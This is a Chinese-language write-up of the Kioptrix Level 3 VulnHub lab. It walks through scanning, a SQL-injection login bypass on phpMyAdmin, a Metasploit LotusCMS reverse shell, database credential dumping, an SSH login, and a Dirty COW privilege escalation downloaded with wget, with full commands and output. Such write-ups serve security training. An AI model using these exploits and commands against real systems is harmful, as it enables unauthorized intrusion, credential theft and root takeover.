


# 准备

攻击机: kali ip: 192.168.91.128 nat模式

靶机: KioptrixVM3 ip : 目前位置 nat 模式

<https://download.vulnhub.com/kioptrix/KVM3.rar.torrent>



## 信息搜集与利用

### 主机发现

ip 扫描: **nmap 192.168.91.0/24** 粗略扫描出靶机 ip 地址:

```
Nmap scan report for 192.168.91.135
Host is up (0.0025s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:E8:EB:F4 (VMware)
```

得到目标ip : 192.168.91.135

详细扫描 : **nmap -O -sV -A 192.168.91.135**

```

root@kali:~# nmap -O -sV -A 192.168.91.135
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-09 11:06 CST
Nmap scan report for 192.168.91.135
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 00:0C:29:E8:EB:F4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.05 ms  192.168.91.135


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds

```

仅开放了两个端口 22 和 80

打开网页看看

<http://192.168.91.135/>



## 目录扫描

python3 dirsearch.py -u <http://192.168.91.135/>


```


[11:10:08] 403 - 331B - /.htpasswd
[11:10:08] 403 - 332B - /.ht_wsr.txt
[11:10:15] 200 - 2KB - /cache/
[11:10:15] 301 - 355B - /cache → http://192.168.91.135/cache/
[11:10:17] 301 - 354B - /core → http://192.168.91.135/core/
[11:10:17] 200 - 688B - /core/fragments/moduleInfo.phtml
[11:10:17] 403 - 325B - /data
[11:10:17] 403 - 326B - /data/
[11:10:17] 403 - 334B - /data/backups/
[11:10:17] 403 - 332B - /data/cache/
[11:10:17] 403 - 350B - /data/DoctrineORMModule/cache/
[11:10:17] 403 - 332B - /data/debug/
[11:10:17] 403 - 332B - /data/files/
[11:10:17] 403 - 350B - /data/DoctrineORMModule/Proxy/
[11:10:17] 403 - 335B - /data/sessions/
[11:10:17] 403 - 331B - /data/logs/
[11:10:17] 403 - 330B - /data/tmp/
[11:10:18] 200 - 23KB - /favicon.ico
[11:10:18] 301 - 357B - /gallery → http://192.168.91.135/gallery/
[11:10:19] 200 - 2KB - /index.php
[11:10:19] 200 - 2KB - /index.php/login/
[11:10:21] 301 - 357B - /modules → http://192.168.91.135/modules/
[11:10:21] 200 - 2KB - /modules/
[11:10:22] 301 - 360B - /phpmyadmin → http://192.168.91.135/phpmyadmin/
[11:10:22] 401 - 520B - /phpmyadmin/scripts/setup.php
[11:10:22] 200 - 8KB - /phpmyadmin/
[11:10:22] 200 - 8KB - /phpmyadmin/index.php
[11:10:24] 403 - 335B - /server-status/
[11:10:24] 403 - 334B - /server-status
[11:10:25] 301 - 355B - /style → http://192.168.91.135/style/
[11:10:25] 200 - 18B - /update.php

```

有很多目录, 依次打开看看

<http://192.168.91.135/> 下有个 登陆 这个页面反应超级慢





目前不知道这登陆密码

搜索一下 这个 CMS 是否有漏洞

**searchsploit LotusCMS**

Exploit Title	Path
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)	php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilities	php/webapps/16982.txt



得出两个结果，第一个远程命令执行漏洞是属于msf的；第二个不明白是啥；先放着 看看 phpmyadmin

<http://192.168.91.135/phpmyadmin/>



尝试万能密码 登陆：

root' or 1=1#




登陆成功，看看数据库中内容，全tm是空的，浪费我表情!!!

## 提权

在上面有一个 msf的exp 利用一下

msfconsole

search LotusCMSS



use 0 使用这个exp

show options 看看设置

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

  Name      Current Setting  Required  Description
  --      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80              yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  URI        /lcms/           yes       URI
  VHOST      no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.91.128  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic LotusCMS 3.0
```

set RHOSTS 192.168.91.135 设置靶机ip

先在 直接 run 将会失败, 还需要设置 URI 和 payload

set URI /index.php?page=index

set PayLoad generic/shell\_reverse\_tcp

run

```
msf6 exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.91.128:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Command shell session 1 opened (192.168.91.128:4444 → 192.168.91.135:57689) at 2021-09-09 11:52:56 +0800

ls
cache
core
data
favicon.ico
gallery
gnu-lgpl.txt
index.php
modules
style
update.php
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

现在得到了一个 www-data 权限。

看看 /etc/passwd 文件

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

此时发现，有 **root**, **loneferret** 这两个用户具有 **bash** 而 **dreg** 用户为 **rbash** 为受限shell，详情可百度

在这里新建文件也不行，用 `python -c "import pty;pty.spawn('/bin/bash')"` 也不行。连切换文件也不行。

上面的 **phpmyadmin** 弱口令登录里面所有内容都为空。既然有 **phpmyadmin** 那么查找一下是否有它的配置文件。

`find / -name "*config.php"`

```
find / -name "*config.php"
/home/www/kioptrix3.com/gallery/gconfig.php
```

找到了配置文件所在目录。在当前目录下 **gallery** 文件夹中。

`cat gallery/gconfig.php` 查看配置文件。





**gallery (7)**

- dev\_accounts
- gallarific\_comments
- gallarific\_galleries
- gallarific\_photos
- gallarific\_settings
- gallarific\_stats
- gallarific\_users

**SQL query:**

```
SELECT *
FROM `dev_accounts`
LIMIT 0, 30
```

Show: 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

Sort by key: None

		id	username	password	
<input type="checkbox"/>			1	dreg	0d3eccfb887aabd50f243b3f155c0f85
<input type="checkbox"/>			2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

Check All / Uncheck All With selected:

Show: 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

**Query results operations**

Print view Print view (with full texts) Export CREATE VIEW

gallarific\_users : 中

**gallery (7)**

- dev\_accounts
- gallarific\_comments
- gallarific\_galleries
- gallarific\_photos
- gallarific\_settings
- gallarific\_stats
- gallarific\_users

**SQL query:**

```
SELECT *
FROM `gallarific_users`
LIMIT 0, 30
```

Show: 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

			userid	username	password	usertype	firstname	lastname	email	datejoined	website	issuperuser	photo	joincode
<input type="checkbox"/>			1	admin	n0t7t1k4	superuser	Super	User		1302628616		1		

Check All / Uncheck All With selected:

Show: 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

**Query results operations**

Print view Print view (with full texts) Export CREATE VIEW

其余表不——展示。

dev\_accounts 中 username对应于 /etc/passwd中用户，尝试登录

直接在 拿到的 shell中切换用户失败，尝试 ssh登录看看

ssh [loneferret@192.168.91.135](mailto:loneferret@192.168.91.135)

password : starwars

```

root@kali:~# ssh loneferret@192.168.91.135
loneferret@192.168.91.135's password:
Permission denied, please try again.
loneferret@192.168.91.135's password: starwars
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$

```

**sudo -l** 查看自己（执行 sudo 的使用者）的权限

```

loneferret@Kioptrix3:/$ sudo -l
User loneferret may run the following commands on this host:
  (root) NOPASSWD: !/usr/bin/su
  (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:/$

```

百度了一下 这个 ht 是个什么很老的编辑器。放弃这个方法。

尝试用 藏牛漏洞提权。

Kali 开启 apache2 服务. **service apache2 start**

```

root@kali:~#
root@kali:~# service apache2 start

```

将下载的 dirty.c 放入 /var/www/html/ 目录下:

```

root@kali:~# ls /var/www/html/
dirty.c  index.nginx-debian.html
root@kali:~#

```

然后在 shell 中 切换到 /tmp 目录下, tmp 具有可写权限。

**cd /tmp**

**wget 192.168.91.128/dirty.c**

```

loneferret@Kioptrix3:/tmp$ wget 192.168.91.128/dirty.c
--11:28:00-- http://192.168.91.128/dirty.c
      => `dirty.c'
Connecting to 192.168.91.128:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4,810 (4.7K) [text/x-csrc]
100%[=====]
11:28:00 (773.16 MB/s) - `dirty.c' saved [4810/4810]

loneferret@Kioptrix3:/tmp$ ls -alh
total 24K
drwxrwxrwt  4 root      root    4.0K 2021-09-10 11:28 .
drwxr-xr-x 21 root      root    4.0K 2011-04-11 16:54 ..
-rw-r--r--  1 loneferret users  4.7K 2021-08-12 06:46 dirty.c
drwxrwxrwt  2 root      root    4.0K 2021-09-10 10:29 .ICE-unix
drwxrwxrwt  2 root      root    4.0K 2021-09-10 10:29 .X11-unix
loneferret@Kioptrix3:/tmp$

```

gcc 编译 `gcc -pthread dirty.c -o dirty -lcrypt`

```

loneferret@Kioptrix3:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
loneferret@Kioptrix3:/tmp$ ls -alh
total 36K
drwxrwxrwt  4 root      root    4.0K 2021-09-10 11:31 .
drwxr-xr-x 21 root      root    4.0K 2011-04-11 16:54 ..
-rwxr-xr-x  1 loneferret users  11K 2021-09-10 11:31 dirty
-rw-r--r--  1 loneferret users  4.7K 2021-08-12 06:46 dirty.c
drwxrwxrwt  2 root      root    4.0K 2021-09-10 10:29 .ICE-unix
drwxrwxrwt  2 root      root    4.0K 2021-09-10 10:29 .X11-unix

```

可以看到编译成功

`./dirty` 运行

```

loneferret@Kioptrix3:/tmp$ ./dirty 1
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
ohh:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash
mmap: b7fe0000
madvise 0
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'ohh' and the password '123456'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'ohh' and the password '123456'.
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
loneferret@Kioptrix3:/tmp$

```

在方框2 处输入新密码：123456，图中的 ohh 用户是我编辑了dirty.c 源码添加的用户名，可更改任意名称或者不更改。运行过程中会花费一点时间。慢慢等待！

根据提示：

Done! Check /etc/passwd to see if the new user was created.

You can log in with the username 'ohh' and the password '123456'.

DON'T FORGET TO RESTORE! \$ mv /tmp/passwd.bak /etc/passwd

完成！检查/etc/passwd以查看是否创建了新用户。

您可以使用用户名“ohh”和密码“123456”登录。

别忘了恢复！\$mv/tmp/passwd.bak/etc/passwd

**检查 /etc/passwd 是否创建了ohh用户->可以看到添加成功，注意现在是没有 root用户的，因此别忘了恢复的提示**

```
loneferret@Kioptrix3:/tmp$ cat /etc/passwd
ohh:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash
emon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
